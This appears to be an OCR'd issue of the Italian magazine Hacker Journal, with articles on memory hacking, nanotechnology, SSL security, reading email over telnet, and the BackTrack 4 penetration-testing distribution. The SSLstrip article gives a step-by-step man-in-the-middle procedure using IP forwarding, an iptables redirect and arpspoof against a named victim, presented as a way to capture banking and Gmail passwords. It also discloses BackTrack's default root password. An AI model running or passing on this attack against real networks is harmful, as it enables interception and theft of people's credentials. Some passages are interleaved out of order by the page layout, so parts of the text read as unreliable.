Nessun editor, infatti, è in grado di distinguere le aree di memoria veramente utilizzate da un programma da quelle allocate ma non usate. In alcuni casi, quindi, impiegheremo un po' a fare le variazioni che desideriamo ottenere. D'altra parte, i più esperti possono anche pensare di mettere mano alle logiche di funzionamento dei programmi: i programmi in memoria possono essere spesso visualizzati non più sotto forma di codice binario o di codice esadecimale ma come comandi di assembler. Molti editor della memoria consentono di disassemblare i processi fino ad avere sequenze modificabili di istruzioni in assembler. Nel caso del consigliato Cheat Engine, bastano pochi clic del mouse per averne l'elenco e per sostituirne alcune con istruzioni che non fanno operazioni, oppure per far saltare il programma a routine diverse da quelle previste ma anche per inserire breakpoint: un vero toccasana per chi sta studiando un programma e desidera saperne qualcosa di più di come funziona.

Il memory hacking è usato per molti trucchi per I giochi perché si presta molto a modifiche di dati al volo. Su http://www.modacity.net/forums/showthread.php?t=5585 viene spiegato come possiamo modificare il funzionamento di Halo Combat Evolved.

Se vogliamo divertirci ed esercitarci, l'alterazione delle pagine dei social network può essere l'occasione per qualche scherzo. Se vogliamo qualcosa di più serio, però, dovremo dedicarci allo studio dei linguaggi di basso livello.

:: Non per tutti

Come per qualsiasi altra tecnica di hacking, quello in memoria RAM non è alla portata di tutti e deve essere svolto con passione e costanza perché si possa arrivare a qualche risultato significativo. La cosa fondamentale di questa tecnica, tuttavia, è che ogni errore non costa nulla ed il risultato è subito visibile nella finestra del programma in esecuzione: la copia sul disco non viene mai toccata ed è sempre disponibile per essere rieseguita. Per questo motivo, il memory hacking può essere una tecnica ideale per imparare, per avvicinarsi al problema, per capire come funzionano i programmi anche più sofisticati. Un vero trampolino di lancio verso l'hacking su disco (permanente).

INFINITESIMO UNIVERSO


Un viaggio alla scoperta dello stato attuale nel campo delle nanotecnologie


L'infinitamente grande e l'infinitamente piccolo sono due campi di ricerca molto affascinanti, in cui convergono gli sforzi di numerosi studiosi di tutto il mondo. Pur diametralmente opposti, sono strettamente correlati, tant'è che gli scienziati affermano che, studiando l'infinitamente piccolo si possono scoprire leggi e fenomeni in grado di farci capire la vita e il funzionamento di tutto l'Universo (42?). Come beneficio aggiuntivo, lo studio della materia allo stato molecolare ci permette oggi di riuscire a manipolarla a nostro piacimento, pur con molte difficoltà. Con molti vantaggi in campi come la tecnica, la medicina e anche l'informatica. Spulciando il Web si trovano numerose notizie (purtroppo quasi mai approfondite a dovere) che raccontano dei progressi compiuti da questo campo di ricerca e delle applicazioni pratiche che le ultime scoperte riescono a favorire; abbiamo focalizzato la nostra attenzione su alcune di queste notizie, ecco quali evoluzioni possiamo aspettarci nei prossimi anni.

:: I mattoni di base

La nanotecnologia fonda le sue basi sull'uso di molecole di materia sufficientemente grandi per poter essere manipolate mediante strumenti microscopici e campi magnetici. Attraverso queste molecole è possibile costruire, nel vero senso della parola, piccoli elementi dalle forme semplici, con i quali assemblare elementi più grandi e di uso possibilmente pratico. Un esempio di queste forme semplici abbastanza facili da ottenere e ormai presenti in numerose applicazioni è costituito dai nanotubi di carbonio. Si tratta di veri e propri tubi microscopici, misurati nell'ordine dei nanometri, costruiti usando molecole di carbonio e dalle notevoli caratteristiche in termini di resistenza. I nanotubi di carbonio oggi sono usati praticamente dappertutto: dalle sostanze adesive alle microscopiche protesi per la dilatazione delle arterie, alle applicazioni nel campo fotovoltaico.

:: La Fotosintesi Artificiale

La fotosintesi è il processo con cui le piante traggono idrogeno dall'acqua e anidride carbonica dall'aria e li combinano per ottenere zuccheri e sostanze nutritive.

Struttura di un nanotubo di carbonio. Si possono quasi notare le singole molecole che lo compongono.

La scintilla che provoca questa reazione è la luce, mentre il suo prodotto è ossigeno. Recentemente, scienziati cinesi hanno scoperto che i nanotubi di carbonio possono costituire un elemento fondamentale per la riproduzione artificiale di questo processo: finora infatti non è stato possibile perché non siamo in grado di ottenere un componente in grado di rilasciare molti elettroni quando ne ricevono uno solo (una chiave perché avvenga la reazione chimica), mentre con un nanotubo, che rilascia un elettrone ogni 32 molecole quando ne riceve uno, si raggiunge una densità che dovrebbe essere sufficiente per innescare il processo. Gli studi continuano, ma già si possono intuire gli evidenti benefici che la Fotosintesi Artificiale ci porterebbe: immaginiamo per esempio grandi depuratori d'aria in grado di assorbire ingenti quantità di CO_2 e di diminuire così l'effetto serra nell'atmosfera.

Le nanotecnologie potranno aiutarci a riprodurre il processo di fotosintesi delle piante, e a depurare la nostra atmosfera.

:: In medicina

Le nanotecnologie sono state spesso associate, nell'immaginario collettivo, agli studi scientifici in campo medico. Forse perché una delle prime applicazioni ventilate dagli studiosi sta proprio in ambito medico: la costruzione di nanomacchinari (chiamiamoli pure nanosonde, che fa molto Borg) in grado di veicolare un farmaco direttamente alle cellule che ne hanno bisogno, senza influenzare le cellule adiacenti o comunque quelle che non necessitano di cure. Uno dei problemi dei farmaci, soprattutto dei più potenti, è infatti che spesso intaccano altri elementi del nostro sistema, e finiscono con curare un male e provocarne un altro. In questo modo invece solamente i tessuti malati riceveranno, e nella giusta quantità, il farmaco necessario per curarli. Non è un'idea nuova e già è stata sfruttata diverse volte anche in fantascienza: chi ricorda il celebre "Viaggio Allucinante"? Un'altra applicazione che già sta prendendo piede è l'applicazione di bypass e di protesi per la riparazione delle arterie danneggiate oppure ostruite. Materiali costituiti da nanotubi posso aiutare a dilatarle, a ripararle e a garantire il flusso sanguigno anche a livello capillare.

:: E in informatica?

L'informatica, e l'elettronica in generale, è il campo principe dove la corsa al sempre più piccolo è più evidente che in altri campi. Dai computer che da un intero edificio si riducono a una sola stanza e ora in un oggetto che possiamo tenere in mano mentre lavoriamo, gli effetti sono sotto gli occhi di tutti. Ma la ricerca continua anche in questo: micromotori grandi meno di una capocchia di spillo, conduttori composti da fibre di nanotubi, memorie microscopiche ma dalle grandi capacità. Proprio il campo delle memorie e dello storage probabilmente sarà quello che trarrà più benefici da queste scoperte. IBM, per esempio, ha allo studio nanotecnologie che permetterebbero di immagazzinare grandi numeri di informazioni su superfici magnetiche microscopiche: allo stato attuale, scrivendo un bit sulla superficie di un hard disk si finisce con influenzare diverse molecole della stessa, e la riduzione di quest'area porterà a capacità sempre maggiori e a dimensioni sempre più contenute.Anche i componenti attivi dei nostri PC probabilmente si avvantaggeranno dell'uso di queste tecnologie: si stanno costruendo prototipi di transistor a base di nanotubi grandi una frazione di quanto lo siano oggi nel più moderno chip e con un vantaggio in prestazioni e consumi ridotti che potrebbero portare l'intero PC a dimensioni davvero minime.

Studi di IBM per la realizzazione di supporti di memorizzazione in grado di lavorare a livello molecolare.

ROMPIAMO IL LUCCHETTO

Basta davvero poco per superare la protezione SSL di certi siti indicati "sicuri" dal browser

La tecnologia SSL, Secure Socket Layer, permette a un server di inviare al browser dei visitatori pagine Web crittate, per certificare la fonte delle stesse e garantire un certo livello di sicurezza nelle comunicazioni. Pensiamo per esempio al sito della nostra banca, che non solo dispone di numerosi filtri in ingresso (dobbiamo inserire password, dati anagrafici, addirittura il numero di cellulare in certi casi), ma imposta la comunicazione perché avvenga completamente attraverso canali sicuri e protetti da sistemi di crittografia. Lo notiamo perché il browser ci comunica la connessione sicura con un'icona, di solito un lucchetto, che da HTTP diventa HTTPS. Ma come spesso accade non è tutto oro ciò che luccica.

:: I primi tentativi

Il problema del protocollo HTTPS è che si affida in parte al browser per stabilire una comunicazione sicura: è logico quindi pensare che se il browser non è più che perfetto, possono verificarsi problemi anche seri. È quello che è successo in passato, quando gli attacchi si affidavano proprio alle falle di sicurezza di Internet Explorer e di altri. Anche le chiavi basate su algoritmi ritenuti un tempo il massimo in fatto di sicurezza, hanno ormai fatto il loro tempo: è notizia recente che un gruppo di studiosi ha usato un cluster composto da 200 PlayStation 3 e la potenza dei loro processori per craccare le chiavi MD5 usate nelle comunicazioni protette, con pieno successo e soprattutto in tempi incredibilmente brevi. Verisign stessa, una delle aziende che ha contribuito allo sviluppo della tecnologia SSL, non usa più MD5 da tempo, almeno da quando la potenza dei processori moderni rende alla portata di tutti la decifrazione di una comunicazione crittata. Oggi le cose vanno anche peggio: siamo talmente abituati a vedere icone come lucchetti o chiavi quando navighiamo certi siti che non ci facciamo nemmeno più caso. Anzi, dato che non esiste un vero e proprio standard per avvisare l'utente che sta conducendo una comunicazione protetta, ogni browser lo indica a proprio modo: questo induce confusione, gli utenti non sanno bene dove guardare, non badano più a riconoscere questi segnali (tanto più che, come vedremo, sono anche facili da falsificare) e, in sostanza, si affidano quasi totalmente alla serietà del server e al suo buon funzionamento.

Un sito di home banking, inviato al visitatore mediante connessione SSL. Sono presenti il lucchetto e l'intestazione HTTPS a indicare che si può stare tranquilli, ma nessuno ci fa mai caso.

:: SSLstrip

Moxie Marlinspike, un hacker che da tempo si trastulla con vari metodi per craccare le protezioni SSL, ha di recente reso disponibile un software creato ad hoc per questo scopo. SSLstrip è un programma che rimane in ascolto sulla rete locale reindirizzando tutti i pacchetti TCP che gli arrivano, alla ricerca di quelli marchiati come comunicazioni SSL. Quando ne trova uno che coincide con i parametri definiti (per esempio la comunicazione con un sito di home banking), sostituisce al mittente l'indirizzo di un server fasullo, il quale invia al destinatario una pagina identica a quella reale ma senza la protezione SSL. O meglio, simula la presenza di questo tipo di connessione, per indurre in errore l'utente. Nella pagina appare un'icona rappresentante un lucchetto posta accanto all'indirizzo del sito e si comporterà esattamente come quella reale, con la differenza che tutti i dati inseriti dal visitatore, come password, dati personali, numero di carta di credito e così via, saranno trasmessi in chiaro e senza alcuna protezione. All'attaccante quindi non rimane altro da fare che recuperare questi dati e farne l'uso che meglio crede, e sappiamo bene di cosa si tratta.
Il perché questo trucco funzioni benissimo lo abbiamo già svelato: l'eccesso di confidenza nella sicurezza del server, da parte del visitatore, non lo porta nemmeno a immaginare che la pagina che sta visualizzando sia fasulla. C'è anche il lucchetto a sviare l'attenzione da un possibile pericolo (per esempio, basterebbe studiare attentamente l'indirizzo visualizzato nell'apposita barra: spesso è talmente lungo da nascondere il reale dominio di provenienza, che potrebbe essere un .cn o quant'altro, evidentemente non corrispondenti a quello della propria banca), quindi tranquillamente inserisce i propri dati. E sappiamo bene che fine faranno.

SSLstrip invocato con il parametro -h ci offre l'elenco delle opzioni da riga di comando che possiamo indicare per impostarne il funzionamento.


:: Come si usa

SSLstrip necessita di Python 2.5, iptables, ip_forward e arpspoof: una macchina Linux quindi lo potrà eseguire tranquillamente. Per prima cosa bisogna installare il programma: accediamo come root e impartiamo il comando python setup.py install. Questa operazione è opzionale, ma eseguendola è più comodo richiamare il comando in seguito. Per avere un elenco dei parametri disponibili in SSLstrip, richiamiamolo con il comando python sslstrip.py -h. Quando vogliamo tentare l'attacco, dobbiamo procedere come segue:

1) accedendo come root, impostiamo Linux per agire in forwarding;
echo "1" > /proc/sys/net/ipv4/ip_forward

2) impostiamo iptables per intercettare le richieste HTTP;
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port <Porta-di-ascolto>

3) eseguiamo sslstrip con le opzioni desiderate (le vediamo con il comando -h come descritto sopra);

4) eseguiamo arpspoof per reindirizzare il traffico al nostro computer.
arpspoof -i <nostra-scheda-di-rete> -t <vittima> <indirizzo-IP-router>

SSLstrip in azione: ha individuato la trasmissione SSL, inviato la pagina fasulla e ha ricevuto la password in chiaro dell'account Gmail.

Lo svantaggio di SSLstrip è che deve funzionare su una rete locale per poter individuare il traffico SSL. Lo scoglio quindi è riuscire a intromettersi nella rete su cui lavora la vittima, ma a questo sappiamo bene che è possibile rimediare in diverse maniere.

La mail dell'hacker

Ritorno alle origini: come scaricare la posta elettronica senza avere un client email

In principio era la linea di comando. L'evoluzione del software, poi, portò allo sviluppo di applicazioni grafiche sempre più complesse, per rendere il lavoro più semplice all'utente comune: il tutto, naturalmente, a discapito del controllo. Ma noi non siamo utenti comuni... E se c'è una cosa che desideriamo avere è il controllo su ciò che succede all'interno dei nostri computer!
Pensiamo, ad esempio, alla posta elettronica: nella maggior parte dei casi possiamo accedere alla nostra casella email via Web, però esclusivamente attraverso un'interfaccia stabilita dal provider che spesso contiene pubblicità e ci obbliga a rimanere collegati a Internet. La soluzione a questo problema è molto semplice: torniamo ai primordi, eseguendo manualmente tutti i passi che un client di posta fa automaticamente quando scarica le nostre e-mail da un server. Lo strumento necessario è uno solo ed è presente su qualsiasi computer: il suo nome è telnet e può essere chiamato dalla linea di comando (cioè dal "Prompt dei comandi" di Windows o dall'applicazione "Terminale" di MacOSX e Linux).
I dati che ci serve sapere sono semplicemente quelli relativi all'indirizzo e la porta del server di posta.

:: I server di posta

I server di posta presenti su Internet appartengono a due diverse famiglie: posta in uscita e posta in ingresso. Nella maggioranza dei casi gli indirizzi dei server di posta vengono creati a partire dal dominio principale aggiungendo un prefisso corrispondente al protocollo utilizzato: ad esempio, per gmail.com il server di posta in uscita si chiama smtp.gmail.com, mentre quelli di posta in entrata si chiamano pop.gmail.com e imap.gmail.com. Un ultimo parametro che è necessario specificare in fase di connessione è la porta a cui collegarsi: i valori di default sono 110 per il POP3 e 143 per l'IMAP.

:: Manteniamo la privacy

Attenzione, però: ogni volta che ci colleghiamo a una delle porte appena descritte i dati verranno trasmessi in chiaro. Questo significa che chiunque potrà leggere ciò che scriviamo semplicemente sniffando i pacchetti che tran-

Ecco come appare una sessione POP3 effettuata tramite telnet.

IMAP

Il protocollo IMAP segue le specifiche dell'RFC3501 (http://www.ietf.org/rfc/rfc3501.txt) ed è molto più complesso di POP3. Per questo motivo, anziché un elenco dei comandi proponiamo un esempio di sessione, rimandando all'RFC o a una ricerca del tipo "IMAP via telnet" per i dettagli.

- **01 LOGIN <login> <pass>** effettua l'autenticazione
- **02 LIST "" *** mostra l'elenco delle cartelle a disposizione
- **03 SELECT INBOX** sceglie di aprire la cartella INBOX
- **04 STATUS INBOX (MESSAGES)** restituisce il numero di messaggi nella cartella corrente
- **05 FETCH <messagenum> FULL** scarica gli header del messaggio specificato
- **06 FETCH <messagenum> BODY[text]** scarica il contenuto del messaggio specificato
- **06 LOGOUT** si scollega dal server

Per i server di posta che, come gmail, richiedono una connessione cifrata non è possibile effettuare un semplice collegamento via telnet. Possiamo tuttavia utilizzare il programma openssl disponibile all'indirizzo http://www.slproweb.com/products/Win32OpenSSL.html. La sintassi per il collegamento è la seguente: *openssl s_client -connect <nome server>:<porta>*. Ad esempio: *openssl s_client -connect pop.gmail.com:995*.

sitano attraverso la rete. Per fortuna alcuni server di posta accettano anche connessioni cifrate (vedi box): in questo caso, le porte predefinite sono 995 per POP3 e 993 per IMAP. Infine, è bene ricordare che *tutte* le informazioni inviate, a prescindere dal fatto che siano su una connessione cifrata, compaiono a schermo, quindi facciamo attenzione a controllare che nessuno ci stia ronzando attorno nel momento in cui inseriamo la nostra password.

:: Colleghiamoci al server

Dopo aver scelto il tipo di connessione e aver verificato di avere i dati corretti, possiamo finalmente collegarci via telnet al nostro server di posta. Per fare questo dobbiamo innanzitutto aprire un terminale: dal menu Avvio di Windows scegliamo l'opzione Esegui, scriviamo il comando "cmd" e premiamo Invio; sotto Mac scegliamo il programma Terminal nella cartella Applications/Utilities; in Linux possiamo trovarlo nella sezione Utilities o Accessori (oppure possiamo scegliere un bel terminale a tutto schermo premendo la combinazione di tasti CTRL+ALT+F1). Una volta aperto il terminale possiamo collegarci al server scrivendo *telnet <indirizzo server> <porta>* (ad esempio, *telnet pop.miodominio.it 110*).

Lo stesso messaggio di posta viene consultato da un server IMAP.

Se la connessione va a buon fine il server risponde dichiarando di essere pronto a ricevere comandi. Box e immagini mostrano i principali comandi per POP e vari esempi di connessione sia a POP che ad IMAP. Il funzionamento dei server IMAP è un po' più complesso (ad esempio, ogni comando dev'essere preceduto da una tag contenente un valore incrementale) ma allo stesso tempo molto più avanzato, in quanto consente di gestire la posta in cartelle e di marcare i messaggi con flag specifici. Tutto ciò che ci resta da fare ora è sperimentare questo nuovo strumento, un po' spartano ma senza alcuna restrizione imposta da interfacce proprietarie, e trovare nuovi modi per gestire la nostra posta via telnet.

POP3



Il protocollo POP3 è abbastanza semplice e segue le specifiche che compaiono nell'RFC1939 (http://www.ietf.org/rfc/rfc1939.txt). Ecco una lista dei comandi principali:

- **USER <nomeutente>:** specifica la login dell'account di posta
- **PASS <password>:** specifica (in chiaro) la password dell'account di posta
- **STAT:** mostra il numero di messaggi presenti e lo spazio da essi occupato
- **LIST:** mostra un elenco dei messaggi con la loro dimensione
- **RETR <id messaggio>:** mostra il messaggio indicato
- **TOP <id messaggio> <n>:** mostrale prime <n> righe del messaggio
- **DELE <id messaggio>:** cancella dal server il messaggio specificato
- **RSET:** annulla le operazioni DELE precedentemente effettuate (nella stessa sessione)
- **QUIT:** termina la sessione POP3 e si disconnette dal server

Scopriamo la distribuzione live di linux molto popolare focalizzata sugli aspetti di sicurezza di sistema e test di penetrazioni delle reti locali

BACK|TRACK 4: tutti al sicuro

Back|Track 4 dispone al suo interno di molti tool di analisi e diagnostica che compongono un vero e proprio arsenale di munizioni a disposizione di chiunque sia interessato o lavori costantemente per rendere i propri network a prova di effrazione.
In origine la distribuzione venne derivata dalle distribuzioni dedicate alla sicurezza "Whax", basata su Slax, e "Auditor: The Security Tool Collection", basata su Knoppix, includendo tutto ciò che di meglio si poteva avere in un'unica soluzione completa.
La nuova Back|Track si basa invece su Debian, utilizza come fonti di aggiornamento i siti di supporto di Ubuntu oltre a specifici per la sicurezza e, date le dimensioni, è anche possibile installarla in una penna usb per averla sempre con sé.
Oltre alla ISO (circa 850Mb di distribuzione completamente configurata) è possibile scaricare la macchina virtuale per vmware con il sistema già installato (per entrambi vedi **http://remote-exploit.org/**

Questa è la schermata del bbot di Back|Track 4

Critto in Java, Maltego ha un'interfaccia relativamente semplice

Il grafico sulle prestazioni di Pyrit in base alla scheda utilizzata

backtrack_download.html) che funziona correttamente sia con Windows che MacOS. Abbiamo provato la versione per Windows con la versione gratuita 2.5.1 build-126130 di VMPlayer e non abbiamo avuto alcuna difficoltà, tuttavia se ci fossero problemi di risoluzione si può dare il comando "fixvmware" prima di lanciare X.

:: Le novità

Le principali novità che accompagnano la release sono sostanzialmente le seguenti:

- l'aggiornamento del kernel alla versione 2.6.28.1 porta un sensibile miglioramento dell'hardware supportato;
- la possibilità di effettuare il boot di un sistema via rete nel caso sia installata una scheda dotata di PXE;
- l'inclusione delle applicazioni SAINT EXPLOIT e MALTEGO 2.0.2, rispettivamente un tool che scansiona il sistema per individuare le vulnerabilità e un'applicazione che realizza un'analisi clinica del network e permette di avere una rappresentazione grafica dinamica di tutti i nodi;
- l'introduzione delle patch relative a recenti dispositivi wi-fi e ai miglioramenti per il chip rtl8187;
- il supporto nativo al 100% per le schede Pico e12 e e16 che danno a BackTrack la possibilità di sfruttare le enormi potenzialità delle FPGA Virtex che hanno a bordo;
- l'inclusione di Unicornscan, un motore di raccolta e correlazione delle informazioni completamente automatizzato che utilizza un'interfaccia web e si appoggia a PostgreSQL per la registrazione dei dati;
- il supporto per chip RFID;
- il supporto per la nuova architettura di CUDA di NVIDIA che permette a BackTrack 4 di testare la sicurezza delle chiavi WPA (vedi HJ 165) tramite Pyrit sfruttando l'enorme potenza di calcolo di queste GPU.

Diamo un'occhiata all'organizzazione dei tool di BackTrack 1/2

Come interfaccia grafica resta per ora KDE3 giudicato più stabile e prestante rispetto a KDE4 (è possibile che nella versione finale di BackTrack 4 venga rilasciato KDE4.2). Nella distribuzione sono inclusi i sorgenti di Linux (/usr/src/linux) e il DHCP è disabilitato di default (come viene segnalato dal messaggio-del-giorno al login). Per abilitarlo è sufficiente avviare il servizio con "/etc/init.d/networking start". Inoltre l'enorme quantità di tool a disposizione sono organizzati davvero bene nei menu e rendono l'uso di BackTrack davvero piacevole. Tra i vari tool installati manca però Nessus, che può essere scaricato e installato legalmente e che sembra strano che il team Remote Exploit non abbia voluto includere nella distribuzione.

:: Installazione su hard-disk

Non è stato inserito un installer di BackTrack, ma i passi da compiere sono davvero pochi. Si può infatti lanciare la live al boot di sistema e una volta raggiunta la console gestire l'installazione manualmente seguendo questi passaggi:

1) Il suggerimento degli sviluppatori è quello di creare 3 partizioni: boot (128MB), swap (1024MB) e root (quello che resta), indicate di seguito come **<boot_part>, <swap_part>, <root_part>**;
2) Inizializziamo e montiamo la partizione di swap ("**mkswap /dev/<swap_part>**" e "**swapon /dev/<swap_part>**");
3) Inizializziamo boot (**mke2fs /dev/<boot_part>**) e root (**mkreiserfs /dev/<root_part>**);
4) Creiamo i mount point per root (**/mnt/root**) e boot (**/mnt/root/boot**) e quindi montiamole;
5) Con il comando "**cp - -preserve -R /{bin,dev,home,pentest,root,usr,**

TIPS & TRICKS

Non è facile trovarla, ma la password impostata di default per root è toor.


Per aumentare la sicurezza della propria installazione diamo qualche suggerimento:

- aggiungi un utente che utilizzerai abitualmente come login, al posto di root
- modifica nel file **/etc/ssh/sshd_config** la voce PermitRootLogin e disabilita eventuali console remote
- personalizza l'environment, dal momento che entrando come nuovo utente andrà riconfigurato

Anche se questi accorgimenti possono sembrare superflui, è sempre una buona norma non gestire l'ambiente grafico e non navigare in rete come amministratore. Inoltre gestendo I propri script nella home è molto più facile effettuare backup e tener traccia del proprio lavoro.

Nel caso ci fossero problemi con la configurazione di X, provare con "**Xorg -configure**": il comando genererà un nuovo file di configurazione da provare. Nel caso non andasse a buon fine, si può provare con il comando fixvesa che forzerà una configurazione di base per il supporto VESA.

Per abilitare in automatico il DHCP al boot è sufficiente dare il comando "**update-rc.d networking defaults**".

Il supporto wireless può essere inizializzato da KDE con KnetworkManager (**/etc/init.d/NetworkManager**) e molti driver sono disponibili in **/opt/drivers** (ad esempio i vari madwifi, i driver video per NVIDIA e HP2133).

In fase di boot scegliamo la voce -Consoleonsole

boot,etc,lib,opt,sbin,var} /mnt/root/" si copia tutto Back|Track nella partizione di root (scrivere su una unica riga);

6) Creiamo le cartelle di servizio: "**mkdir /mnt/root/{mnt,tmp,proc,sys}**";
7) Diamo i permessi giusti a tmp: "**chmod 1777 /mnt/root/tmp/**";
8) Montiamo proc: "**mount -t proc proc /mnt/root/proc**";
9) Montiamo dev: "**mount -o bind /dev /mnt/root/dev/**";
10) Dopo "**chroot /mnt/bt/ /bin/bash**" possiamo configurare l'inossidabile lilo;
11) Per lilo.conf una configurazione minimale può essere:

```
lba32
boot=/dev/<boot_part>
root=/dev/<root_part>
prompt
timeout=60
vga=0x317
image=/boot/vmlinuz
label=”BT4”
read-only
initrd=/boot/splash.initrd
append=quiet
```

12) Ora va configurato /etc/fstab.conf

```
/dev/<root_part> / reiserfs
 defaults 0 0
/dev/<swap_part> none swap
  sw 0 0
proc /proc proc defaults 0 0
sysfs /sys sysfs defaults 0 0
devpts /dev/pts devpts
  gid=5,mode=620 0 0
tmpfs /dev/shm tmpfs defaults
  0 0
```

13) Ultimo passaggio: "**lilo -v**".

A questo punto riavviamo e godiamoci Back|Track a prestazioni piene. Nulla vieta poi di usare altri filesystem, come ext3/ext4 e grub invece di lilo.

:: Giudizio

Il lavoro compiuto per realizzare Back|Track 4 è davvero notevole. La distribuzione, per quanto apparentemente riservata ad esperti o smanettoni, è davvero semplice da utilizzare e avere la possibilità di provarla anche tramite una macchina virtuale scioglie ogni riserva per chi voglia testarlo anche solo saltuariamente. Restano ancora alcuni problemi nella gestione delle schede Wi-Fi che usano i driver Broadcom, in particolare quelle più recenti visto che il driver presente in Back|Track 4 Beta è il b43, ma sappiamo che in Linux è un problema comune.

Chiaramente, dato che parliamo di una versione live è scomodo pensare di ricompilare ogni volta il driver necessario, mentre nel caso di installazione in locale possiamo sicuramente risolvere in breve il problema. Un'altra possibilità è quella di tenere i driver compilati su penna usb, magari la stessa dalla quale avviamo Back|Track!

Anche se deve essere ancora compiuto qualche raffinamento, Back|Track 4 rappresenta a nostro giudizio la distribuzione de facto per compiere test di penetrazione in reti informatiche.

Massimiliano Brasile

CREA IL TUO SITO DI
HACKER JOURNAL

Realizza il sito di Hacker Journal così come lo vorresti, pubblicalo in un area non indicizzata del tuo spazio Web e inviaci il link.

I migliori cinque, a insindacabile giudizio della redazione, verranno presentati nella home page di hackerjournal.it dove i lettori potranno votare ed eleggere il primo classificato.

Il sito vincitore verrà utilizzato, interamente, o esculsivamente come template grafica, come sito ufficiale di Hacker Journal.

Invia una mail all'indirizzo sito@hackerjournal.it con il link per visualizzarlo, i tuoi dati e una dichiarazione liberatoria di utilizzo.

www.hackerjournal.it

CIFRATURE DA FAR WEST

Da oltre un secolo, cercatori e analisti si scontrano con un mistero che promette di svelare dove trovare tonnellate di oro e argento

